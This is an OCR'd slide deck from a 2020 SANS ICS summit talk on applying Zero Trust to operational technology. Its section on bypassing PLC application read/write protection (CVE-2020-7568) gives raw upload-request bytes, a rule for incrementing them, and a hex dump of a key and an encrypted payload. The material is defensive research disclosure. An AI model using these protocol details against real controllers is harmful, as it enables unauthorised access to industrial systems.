Is Zero Trust Possible in OT Environments?

DR ONG CHEN HUI

SANS ICS Asia Pacific Summit 2020

Trustwave®

Dr Ong Chen Hui

APJ CTO, Emerging Technologies

Currently leads Emerging Technologies as the APJ CTO of Trustwave – a Singtel company. She strategise, engineers, research, translates, and consults in emerging areas of cybersecurity. Her current focus is on operational technology security, automotive security, Cyber Analytics and 5G.

Enjoyed malware analysis, applied research, risk and vulnerability assessments when she was a Principal Member of Technical Staff in DSO National Laboratories.

She holds a PhD in Computer Science under the Singapore-MIT Alliance, MSc in Electrical Engineering from Stanford University, and BSc (Honours), Electrical Engineering & Computer Science from the University of California at Berkeley in the United States.

Zero Trust is a security concept centered on the belief that organizations should not automatically trust anything *inside* or *outside* its perimeters and instead must verify anything and everything trying to connect to its systems before granting access.

https://www.csoonline.com/article/3247848/what-is-zero-trust-a-model-for-more-effective-security.html

5 Steps to Zero Trust

Identify sensitive data.	Identify and classify sensitive data.
	Segment the network based on data sensitivity
Map the flows of sensitive data	Locate and map all dependent network and system objects
	Design a more optimal flow if necessary
	Leverage existing data and network flow diagrams
Architect Zero Trust Microperimeters	Define microperimeters around sensitive data
	Enforce microperimeters with physical or virtual security controls
	Limit and strictly enforce access to microperimeters
	Automate the rule and policy base
	Use auditing and change control tools
Continuously monitor Ecosystem with Security Analytics	Evaluate where you may already have security analytics
	Determine the best deployment model for you business
	Find a vendor that will move you along the automation path
Embrace security automation and orchestration	Define policies for automation
	Assess and document your SOC processes
	Check to see what security analytics automation options are available
	Confirms that security analytics office vendor supports your security infrastructure

From Stephanie Balaouras, Chase Cunnningham, Peter Cerrato. Five Steps to A Zero Trust Network. Forrester. October 1, 2018


Topics to cover

1. **Application Protection Bypass**
2. **Session Tokens in Administrative Commands**
3. **DLL Side Loading**
4. **Architecting for Zero Trust**


Topics to cover

1. **Application Protection Bypass**
2. **Session Tokens in Administrative Commands**
3. **DLL Side Loading**
4. **Architecting for Zero Trust**

Purdue Model



Application Protection



Application Protection

! You should set active both application protections

Read protection

● Active — The read password is required to upload the application from the controller

Password: •••••••••

Confirmation: •••••••••

○ Inactive

Write protection


○ Active

Password: •••••••••


Confirmation: •••••••••

● Inactive — Downloading an application to the controller or modifying the application in the controller is unrestricted

Upload Applications



Application Password Prompt



The controller application is read protected

Enter the password before uploading the application

Read password


The controller application is write protected

Enter the password before downloading an application to the controller


Write password

PC and controller applications are different

Normal App Upload Workflow




Request application upload for part #1



```
00000000000a015a00280 0d00007ec00
```


Request application upload for part #n



```
00000000000a015a00288491 0107ec00
```

Increase this two bytes by 0xEC for every request

Random key



```
02 6e 00 00 00 f2 01 5a  00 fe ec 00 8f 75 96 49
b8 0f 96 86 c8 0f 96 19  f3 0c 92 64 b8 0f 96 41
b8 2f 9e 68 fc 0e b0 fe  b2 f0 69 b6 47 f0 69 b6
47 0a 96 5d b8 6a f8 3d  ca 76 97 49 a8 0f 59 39
b8 0f 96 49 b8 0f 40 46  b8 0f 96 49 b8 0f 4b 14
53 61 4d 71 ae f1 29 89  06 0c c7 29 38 19 e6 2a
f1 b1 91 57 b7 eb dd 5b  57 f7 90 02 f1 69 27 11
ac bd da 8e 22 e5 f4 01  ca d3 5a 1a 55 90 eb c8
c1 bd ab 6d 9d 56 18 24  72 02 33 3f 02 30 4c 11
04 e6 6d 81 7b 7c 98 30  90 a6 6b 82 af c8 d0 86
60 00 ba 86 45 f6 0b 35  9d b2 6d ec 4b f8 29 fc
7f 37 a2 b3 fe 67 9a 95  68 05 c9 59 ac 7d 15 a2
97 8e 63 ba 03 7a 8e 27  16 c4 73 94 d6 78 23 e2
e4 76 68 1a e1 9e b2 f0  44 d4 ee ed 21 64 7a 51
a7 22 a1 41 b5 d8 52 a6  2a 55 5d a5 e2 e0 76 ef
b0 ba 6d b1 61 3d e7 09
```

Encrypted Application Payload #1. Length = 0xec

CVE-2020-7568

Alternate App Upload Channel

